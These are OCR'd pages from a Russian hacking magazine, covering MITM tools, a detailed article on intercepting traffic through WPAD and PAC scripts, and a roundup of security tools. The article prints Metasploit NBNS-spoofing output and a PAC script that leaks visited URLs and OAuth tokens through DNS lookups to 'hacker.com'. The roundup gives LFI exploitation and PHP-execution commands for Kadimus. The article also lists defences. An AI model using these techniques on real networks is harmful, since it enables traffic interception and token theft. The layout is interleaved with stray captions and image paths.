После чего запустится гуишный установщик, который сделает процесс инсталляции максимально простым. Кстати, утилита имеет веб-интерфейс, поэтому сначала запускаем тулзу командой `subterfuge`, а затем открываем браузер и вводим в адресной строке `127.0.0.1`. Можно сразу же нажать на `Start` и ждать, пока Subterfuge будет собирать пароли, которые летают по твоей локалке. Или же можно настроить точечную атаку на конкретный хост, для этого есть кнопка Settings. Еще несколько опций, достойных упоминания:

- Session Hijacking: крадет куки скомпрометированной сессии, для того чтобы атакующий мог аутентифицироваться в веб-сервисе;
- HTTP code injection: позволяет внедрять различные пейлоады в скомпрометированную сессию;
- Evilgrade: позволяет использовать утилиту Evilgrade и подсовывать пользователям вместо файлов обновлений свои бинарники.



Subterfuge

KARMA

(goo.gl/mEIHc3)
Ну а теперь немного об инструментах, позволяющих пошалить в беспроводных сетях. Итак, KARMA — это набор утилит для оценки безопасности беспроводных клиентов, представляет собой беспроводной снифер, который, пассивно прослушивая 802.11 Probe Request фреймы, позволяет обнаруживать клиентов и их предпочтительные/доверенные сети. А затем проводит атаку Evil Twin, чтобы организовать MITM. То есть создается копия беспроводной точки доступа, находящейся в радиусе приема пользователя, тем самым оригинальная точка доступа подменяется двойником, к которому подключается пользователь, открывая злоумышленнику возможность доступа к конфиденциальной информации. Все дело в том, что большинство беспроводных устройств, в том числе ноутбуки, смартфоны, планшеты, автоматически подключаются к беспроводным AP, которые они запомнили. Не вдаваясь в подробности: когда ты включаешь свой ноут, сетевая карточка автоматически отсылает запросы, спрашивающие «Такая-то беспроводная сеть здесь?» Как ты понял, для того чтобы встроиться в середину, надо на такой запрос ответить положительно. Кстати говоря, этот принцип нашел применение в таком девайсе, как WiFi Pineapple Mark IV. Также KARMA используют еще несколько небезызвестных проектов: Pwnie Express, Kali Linux, Snoopy, Jasager.

SUPERFISH

В довольно интересную ситуацию попала компания Lenovo. Она предустанавливала на свои ноутбуки расширение Superfish, задачей которого было внедрять таргетированную рекламу в соответствие с пользовательскими интересами. Обнаружили такую фичу юзеры, не поленившиеся заглянуть в свойства SSL-сертификатов при установке защищенных соединений. Оказалось, что все сертификаты выданы некоей корпорацией Superfish Inc. Функции расширения Superfish заключались в следующем:

- взлом защищенных соединений с помощью атаки MITM;
- отображение собственного фальшивого сертификата (SHA-1, 1024-битный RSA) вместо настоящего;
- отслеживание действий пользователя;
- сбор персональной информации и загрузка ее на удаленный сервер;
- внедрение рекламы на посторонние веб-страницы;
- отображение всплывающих окон с рекламой.


Как видишь, даже крупные компании не брезгуют проведением MITM-атак. Обнадеживает лишь то, что компания публично покаялась в установке троянской программы на свои ноутбуки и дала обещание больше так не делать.

AIRJACK

(goo.gl/TM9niF)
Одна из лучших, по мнению многих экспертов, утилит (а вернее, это сразу пакет утилит) для генерации и инъекции различных 802.11 фреймов. Изначально создавалась как инструмент разработчика — для захвата и внедрения пакетов в беспроводных сетях. Но, как обычно, в умелых руках AirJack превращается в мощное оружие, которое умеет инжектить фреймы прекращения сеанса (довольно распространенная техника DoS- и MITM-атак), обнаруживать скрытые SSID и выполнять некоторые другие полезные функции.

ETTERCAP

(goo.gl/DF9xJ4)
Ну а эта утилита вообще одно из первых, что должно приходить на ум, как только услышишь «MITM-атака». Инструмент довольно старый, но продолжает активно обновляться, что не может не радовать. Подробно рассказывать про его возможности смысла нет, за четырнадцать лет существования он не раз освещался в журнале. А посему перелистай свою подшивку][, ну или же почитай в Сети руководства наподобие этого: goo.gl/0CpUko.



Внешний вид утилиты Ettercap


IN THE END

Как обычно, мы рассмотрели не все утилиты, а лишь наиболее популярные, есть еще немало малоизвестных проектов, о которых мы, возможно, как-нибудь поговорим. Как видишь, недостатка в инструментах для проведения MITM-атак не наблюдается, причем, что бывает не так уж часто, одна из крутых тулз реализована под винду. Про nix-системы и говорить нечего — целое разнообразие. Так что, думаю, ты всегда сможешь найти подходящий инструмент для угона чужих credentials. Упс, то есть для проведения аудита :). ⌶

WPAD ДЛЯ ХАКЕРА

ПЕРЕХВАТЫВАЕМ ТРАФИК С ПОМОЩЬЮ WPAD

WPAD — это весьма простой протокол для автоматической настройки прокси-сервера. В этой статье я расскажу, как он устроен, какие возможности для эксплуатации он предоставляет с точки зрения злоумышленника, а также поделюсь идеями, как можно использовать эту технологию для частичного перехвата HTTPS-трафика.



Максим Андреев
@cdump, cdump@mail.ru

Pamoni@shutterstock.com

1

No.	Time	Source	Destination	Protocol	Length	Info
37	12.933986	192.168.123.22	8.8.8.8	DNS	80	Standard query 0x9f21 A wpad.msk.office.work
39	12.961597	192.168.123.22	8.8.8.8	DNS	76	Standard query 0xc91a A wpad.office.work

2

No.	Time	Source	Destination	Protocol	Length	Info
156	31.036138	192.168.123.20	8.8.8.8	DNS	80	Standard query 0xdb38 A wpad.msk.office.work
166	31.142688	192.168.123.20	224.0.0.252	LLMNR	64	Standard query 0xf4df A wpad
174	31.452509	192.168.123.20	192.168.123.255	NBNS	92	Name query NB WPAD<00>

Рис. 1. Запросы, которые делает Windows XP

Рис. 2. Запросы, которые делает Windows 7

О ПРОТОКОЛЕ

WPAD (Web Proxy Auto Discovery protocol) служит для того, чтобы найти файл PAC (Proxy Auto Config), представляющий собой JavaScript с описанием логики, по которой браузер будет определять, как подключаться к нужному URL. При совершении любого запроса браузер вызывает функцию FindProxyForURL из PAC-файла, передает туда URL и хост, а в результате ожидает узнать, через какие прокси ходить на этот адрес. Выглядит это примерно так:

```
function FindProxyForURL(url, host) {
    if (host == "xakep.ru") {
      return "PROXY proxy.↵
      com:8080";
    } else
      if (host ==↵
      "microsoft.com") {
        return "PROXY↵
        anotherproxy.com:5050";
      } else {
          return "DIRECT";
      }
}
```



Помимо FindProxyForURL, в PAC-скрипте доступны различные вспомогательные функции для более гибкой настройки. С их помощью можно, например, указать, что браузер должен открывать google.com с трех до четырех часов в субботу через proxy1.com, весь день в воскресенье — через proxy2.com, а в другое время — вообще ходить напрямую, без прокси-сервера.

Адрес PAC-скрипта можно прописать в настройках прокси браузера в явном виде — например, в Firefox это можно сделать в пункте настроек под названием «URL автоматической настройки сервиса прокси». Однако администратору сети вряд ли захочется прописывать настройки для всех браузеров каждого клиента вручную. Гораздо удобнее воспользоваться для этого WPAD.

КАК РАБОТАЕТ WPAD


Первым делом WPAD пытается найти PAC-скрипт с помощью опции от DHCP-сервера (однако такая возможность практически не поддерживается браузерами), а затем отправляет HTTP-запрос на **http://wpad.%domain%/wpad.dat** и скачивает полученный файл. При этом в различных операционных системах поиск файла wpad.dat будет происходить по-разному.

Предположим, из настроек DHCP мы узнали, что имя домена — **msk.office.work**. Тогда Windows XP попытается найти его на **wpad.msk.office.work** (резолвинг до-

```
=[ metasploit v4.11.0-2015011401 [core:4.11.0.pre.20150
+ -- --=[ 1387 exploits - 783 auxiliary - 223 post        ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/spoof/nbns/nbns_response
msf auxiliary(nbns_response) > set SPOOFIP 192.168.123.21
SPOOFIP => 192.168.123.21
msf auxiliary(nbns_response) > set REGEX .*
REGEX => .*
msf auxiliary(nbns_response) > run
[*] Auxiliary module execution completed

[*] NBNS Spoofer started. Listening for NBNS requests...
msf auxiliary(nbns_response) >
```
3






Рис. 3. NBNS-спуфинг в локальной сети

Рис. 4. Свободные для регистрации домены WPAD

Рис. 5. Количество обращений к wpad.work: динамика по дням недели

Рис. 6. HTTP-запрос через прокси-сервер

мена будет происходить через DNS), а потом просто на **wpad.office.work**.

- http://wpad.msk.office.work/wpad.dat (DNS)
- http://wpad.office.work/wpad.dat (DNS)

Windows 7 ведет себя по-другому: сначала по DNS проверяет полный домен, потом пытается зарезолвить имя WPAD через **Link-Local Multicast Name Resolution**, а затем — с помощью **NetBIOS Name Service**. Последние два являются широковещательными протоколами, которые поддерживаются Windows начиная с Vista.

- http://wpad.msk.office.work/wpad.dat (DNS)
- http://wpad/wpad.dat (LLMNR)
- http://wpad/wpad.dat (NBNS)

ИСПОЛЬЗОВАНИЕ В ЛОКАЛЬНОЙ СЕТИ

Представим себя на месте злоумышленника, который хочет пустить весь локальный трафик через свой прокси-сервер. Если мы находимся в том же сегменте локальной сети и можем использовать NetBIOS, то можно воспользоваться готовым NBNS-спуфером из Metasploit (рис. 3).

Если же мы находимся в другой подсети, но в нашей сети есть WINS-сервер, мы можем поднять Windows-хост с именем WPAD, чтобы WINS распространил информацию о нас. Этот кейс вполне рабочий: я тестировал его в достаточно крупной локальной сети одного вуза, и на хост, находящийся в сети даже меньше /24, начали приходить запросы с сотен различных IP.

ИСПОЛЬЗОВАНИЕ В ИНТЕРНЕТЕ

В настоящее время существует 861 домен первого уровня. Помимо привычных .com, .net, .ru, .org, среди них встречаются и более экзотические — от .work и .school до .ninja и .vodka. Имена этих доменов вполне могут быть прописаны в опции domain-name DHCP-серверов. Таким образом, если в domain-name будет указан домен .school и мы зарегистрируем домен wpad.school, то все запросы за WPAD-файлом попадут к нам. Причем, если посмотреть на wpad.TLD доменов первого уровня, мы увидим следующую картину (рис. 4).

Пару лет назад я регистрировал домен wpad.co, на который действительно начали приходить многочисленные запросы за файлом wpad.dat. Но есть и более свежие свидетельства возможности перехватить то, что нам не предназначалось: месяц назад я зарегистрировал домен wpad.work. За одиннадцать дней к нему обратились с 3901 уникального IP.


PROFIT?

Итак, мы заставили пользователей ходить через подконтрольный нам прокси-сервер. Что это нам дает? В случае HTTP-запросов — полный контроль над трафиком: заголовками и телом запроса и ответа, всеми параметрами, cookies, данными сабмитов форм и так далее.

В случае с HTTPS мы увидим только метод CONNECT. Максимум доступной нам информации — хост и user-agent. К сожалению, самое интересное, то есть данные обмена между клиентом и сервером после handshake, для нас будет выглядеть лишь как набор бинарных данных.

BACK TO PAC

Несмотря на то что PAC-скрипт написан на JavaScript, в нем недоступны объекты window, document, не получится вывести






Рис. 7. HTTPS-запрос через прокси-сервер

пользователю alert (он будет отображен только в логах браузера). Тем не менее даже в этой урезанной версии есть свои приятные функции.

Одна из них — isResolvable — проверяет, возможно ли разрешить доменное имя в IP-адрес. Работает это так:

```
if (isResolvable(host))
    return "PROXY proxy.com:8080";
```

Что нам может дать использование этой функции? Чтобы ответить на этот вопрос, сначала разберемся, что именно передается в функцию FindProxyForURL в аргументе URL. Оказывается, это зависит от браузера: Chrome передает схему, хост, запрос (GET-параметры), а вот Firefox вдобавок еще и фрагмент (location.hash). Например, URL http://mail.ru/?a=123#token=secret обработается следующим образом (см. рис. 9 и 10).

Независимо от того, какой браузер используется, у нас есть полный URL. Попытаемся, используя функцию isResolvable, перехватить URL. Для этого закодируем URL таким образом, чтобы он был валидным именем хоста, и допишем d.wpad.work, в NS-записи которого прописан наш DNS-сервер, где мы же отвечаем на все запросы и логируем их.

Итак, с помощью нехитрых преобразований:

```
function encode(str) {
    r = str.toLowerCase()
    .replace↵
(/([^a-z1-9])/g
function(m) {
    return "0" +↵
    m.charCodeAt(0)
        })
    .replace(/([^\.]{60})(.)/g, '$1.$2')
    .substr(0, 240);
    return r + (r.slice(-1) != "." ? "." : "")↵
    + "hacker.com";
}
function FindProxyForURL(url, host) {
    var u = encode(url);
    return isResolvable(u) ? "DIRECT" : "DIRECT";
}
```

наш тестовый URL **https://example.ru/?token=123** превращается в **https058047047example046ru047063token061123.hacker.com**, из которого можно достать исходную строку, например вот таким однострочником на Perl:

```
echo 'https058047047example046ru047063toke↵
n061123.hacker.com' \
| perl -lape 's/\.hacker\.com$//; s/\↵
.//g; s/0(..)/chr($1)/eg;'
```

Не секрет, что в фрагменте URL (location.hash) часто передаются OAuth-токены. Таким образом, в случае использования Firefox к нам в руки могут попасть и они.

ИТОГИ

С помощью WPAD можно, невзирая на HTTPS, перехватывать локальный трафик, токены OAuth и другую информацию из URL. То же можно сделать и в сети Интернет, зарегистрировав домен wpad.LTD и попробовав поймать случайных жертв на эту ловушку.

Теперь, используя имеющиеся у нас знания, посмотрим, как защититься от потенциальных атак с помощью WPAD. Ниже — основные рекомендации, выполнение которых позволит обезопасить свой трафик:

- Не использовать «чужие» домены. Обычно советуют при отсутствии своего домена использовать .local, но я бы не рекомендовал этого делать, поскольку злоумышленник сможет совершить атаку через broadcast-резолверы, которые используют тот же домен, в частности Bonjour. Оптимально использовать зарегистрированное тобой доменное имя, и даже необязательно делать его разрешимым снаружи.
- Резервировать адреса wpad в доменных зонах.
- Отключить автоматическое определение настроек в настройках всех браузеров (для IE и Chrome это можно сделать через доменные политики). ⌶

dnsDomainIs	isResolvable
shExpMatch	dnsDomainLevels
isInNet	weekdayRange
myIpAddress	dateRange
dnsResolve	timeRange
isPlainHostName	alert
localHostOrDomainIs	

Рис. 8. JavaScript-функции, доступные из PAC-скрипта

Рис. 9. Вызов FindProxyForURL в Chrome





Рис. 10. Вызов FindProxyForURL в Firefox



WARNING

Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ





Автор: Patrick Wardle
Система: Mac
URL: https://objective-see.com/products/dhs.html

DYLIB HIJACK SCANNER

Про DLL hijack на ОС Windows, я уверен, все знают и даже находили и использовали. Но напомню: заключается она в том, что из-за неправильной последовательности поиска программой DLL-библиотек атакующий может подложить свою DLL с вредоносным функционалом (Microsoft Security Advisory 2269637). Как оказалось, данная проблема существует и в Mac, только для dylib-библиотек. Все это может быть из-за нескольких вещей:


- LC_LOAD_WEAK_DYLIB;
- @RPATHS;
- LC_LOAD_DYLIB + LC_RPATH.

В принципе, возможна ситуация, когда разделяемая библиотека не грузится по конкретному пути, а начинает искать в нескольких возможных местах, что как раз на руку злоумышленнику, которому только и остается положить правильно сформированную библиотеку по одному из этих путей.

Dylib hijack scanner (DHS) — это достаточно простенькая утилита, которая сканирует компьютер на наличие приложений, подверженных dylib hijacking или уже атакованных.

Во время своего исследования автор идентифицировал уязвимости таких приложений под Mac, как iCloud Photos, Xcode, Word, Excel, Dropbox и другие.

За более детальным описанием данной уязвимости советуем обратиться к презентации автора «„DLL Hijacking“ on OS X? #@%& Yeah!» (https://s3.amazonaws.com/s3.synack.com/canSecW.pdf) с конференции CanSecWest 2015.





Автор: t00sh
Система: Linux
URL: https://github.com/t00sh/rop-tool

ROP-TOOL

Rop-tool — это инструмент, помогающий писать эксплойты для бинарных уязвимостей. Программа представляет собой некий комбайн, хотя и не может похвастаться каким-то уникальным функционалом по сравнению с аналогами.

Инструмент имеет четыре основные команды:

- gadget — отвечает за поиск ROP-гаджетов;
- patch — помогает патчить бинарный исполняемый файл;
- info — отображает основную информацию о бинарном исполняемом файле;
- search — производит поиск по бинарному исполняемому файлу.

Особенности:

- поиск строк, поиск гаджетов, патчинг;
- подсветка вывода;
- Intel и AT&T синтаксис;
- поддержка форматов ELF, PE и MACH-O;
- поддержка big и little endian;
- поддержка архитектур x86 и x86_64.

В качестве движка дизассемблера используется библиотека Capstone.

Примеры использования:

```
# Поиск гаджета
rop-tool g ./program
# Поиск строки в бинарнике
rop-tool s ./program -s "/bin/sh"
# Поиск всех строк в бинарнике
rop-tool s ./program -a
# Пропатчить бинарник по смещению
  0x1000 байтами \xaa\xbb\xcc\xdd
  и сохранить как patched
rop-tool p ./program -o 0x1000 -b "\
xaa\xbb\xcc\xdd" -O patched
```



Авторы: P0cL4bs Team
Система: Linux
URL: https://github.com/P0cL4bs/Kadimus

LFI КАК СЕМЕЧКИ

Kadimus — это инструмент на си для проверки сайтов на наличие LFI (Local File Inclusion) уязвимости и ее эксплуатации.

Особенности:

- проверка всех URL-параметров;
- /var/log/auth.log RCE;
- /proc/self/environ RCE;
- php://input RCE;
- data://text RCE;
- раскрытие исходного кода;
- мультипоточность;
- командный shell-интерфейс через HTTP-запросы;
- поддержка прокси (socks4://, socks4a://, socks5://, socks5h:// и http://);
- прокси socks5 для bind connections.

Пример сканирования:

```
./kadimus -U url_list.txt --threads 10↵
--connect-timeout 10 --retry-times 0
```

Пример получения исходного кода файла:

```
./kadimus -t localhost/?pg=contact -G↵
-f "index.php%00" -O local_output.php↵
--inject-at pg
```

Пример выполнения PHP-кода:

```
./kadimus -t localhost/?pg=php://↵
input%00 -C '<?php echo "pwned"; ?>'↵
 -X input
```

При этом стоит также отметить появление возможности проверять сайты и на RFI (Remote File Inclusion) уязвимость.

J2EESCAN




Автор: Enrico M.
Система: Windows/Linux
URL: https://github.com/ilmila/J2EEScan

J2EEScan — это плагин для известного Burp Suite. Цель данного плагина — улучшить покрытие тестов при пентестинге J2EE-приложений. Реализовано это все в виде новых тест-кейсов и новых подходов к обнаружению уязвимостей для J2EE-приложений. Плагин способен детектировать как общие уязвимости:

- Expression Language Injection,
- Local File include,
- Incorrect Error Handling,
- XML External Entity,
- Information Disclosure,
- Compliance Checks (HTTP Verb Tampering, Invoker Servlet и так далее),


так и уязвимости конкретных серверов приложений, в том числе:

- Apache Struts;
- Grails;
- Apache Wicket;
- Java Server Faces;
- JBoss SEAM;
- JBoss;



- Tomcat;
- Oracle Application Server;
- Jetty;
- Apache Axis.

Плагин активно развивается и время от времени пополняется новыми тест-кейсами на появившиеся уязвимости.



Автор: hasherezade
Система: Windows
URL: http://hasherezade.net/ViDi/



VIDI VISUAL DISASSEMBLER

ViDi — это Visual Disassembler, инструмент для статического анализа исполняемых бинарных файлов, базирующийся на bearparser (библиотека для парсинга PE-формата) и Capstone. Эта библиотека дала в последнее время большой толчок для активного развития подобных инструментов.

ViDi — достаточно интересный проект ввиду своего подхода к анализу и отображению полученной информации из исполняемого файла. Например, на одном экране в разных окнах одновременно отображаются разные ветки работы программы после условного перехода. Или еще интересный момент — это возможность почти всему назначать свои собственные теги и комментировать строчки кода, тем самым повышая его информативность. Также повсеместное использование поисковых фильтров позволяет быстро и эффективно искать нужные данные.

Текущие возможности:

- PE/PE+, DOS MZ;
- x86, x64.

В ближайших планах появление поддержки ELF-файлов. А так как в основе лежит дизассемблер Capstone, то можно сказать, что автор не ограничивается только этими архитектурами и, скорее всего, пойдет дальше.

Хоть проект и молодой и находится в бета-стадии, он все равно активно развивается.



Автор: Антон Дедов
Система: Windows/Linux
URL: https://github.com/adedov/victims-version-search



VICTIMS VERSION SEARCH

При анализе защищенности Java-приложения часто встает задача определить, не присутствуют ли в анализируемом программном обеспечении сторонние библиотеки с уже известными уязвимостями. И конечно, делать это вручную очень муторно.

Victims-version-search — это Python-скрипт, который ищет уязвимости в конкретных версиях JAR-пакетов. Для выполнения своего функционала скрипт обращается к базе данных victims-cve-db (https://github.com/victims/victims-cve-db). Эта база данных поддерживается и обновляется, последнее обновление датировано текущим годом.

Для своей работы скрипт использует несколько источников информации:

1. Maven manifest (pom.xml), если он присутствует.
2. Версия из имени файла и имя файла как artifactId.
3. Версия из META-INF/MANIFEST.MF с именем файла как artifactId.

Из сторонних зависимостей:

- Python 2.6+;
- PyYAML;
- SQLite 3;
- локальная копия victims-cve-db базы данных.

При достаточно простом подходе к решению данной задачи инструмент показывает очень хорошие результаты и практическую пригодность в деле. И как обычно, наличие исходного кода позволяет улучшать и настраивать инструмент под себя и внутренние проекты. Например, команда безопасности может заточить инструмент под проекты и для ОС Android.



Автор: peterubuntu10
Система: Linux
URL: http://sourceforge.net/projects/netoolsh/



MITM PENTESTING OPENSOURCE TOOLKIT

Наверное, никогда не наступят те времена, когда атака «человек посередине» (MITM) потеряет свою актуальность и уйдет в учебники истории. Атака продолжает работать, активно использоваться и в некоторых направлениях даже расцветать. Автоматизировать ее — одна из задач.

Netool — это toolkit на bash, Python, Ruby, который позволяет автоматизировать работу с такими фреймворками, как Nmap, Driftnet, SSLstrip, Metasploit и Ettercap MITM-атаки. Инструмент призван упростить снифинг TCP/UDP-трафика, атаки man-in-the-middle, SSL sniff, DNS spoofing, DOS-атаки в сетях WAN/LAN, манипуляцию пакетами TCP/UDP с использованием etter-filters. Он дает возможность захватывать картинки из браузерных сессий, а также использовать macchanger для смены MAC-адреса.

Ключевые модули позволяют автоматизировать также некоторые атаки через DNS Spoof + MITM (фишинг — социальная инженерия) с помощью Metasploit, Apache 2 и Ettercap.

Недавно был введен веб-сканер inurlbr, который позволяет искать SQL-уязвимости, используя несколько поисковых движков, также он может быть использован в сочетании с другими фреймворками, например Nmap.

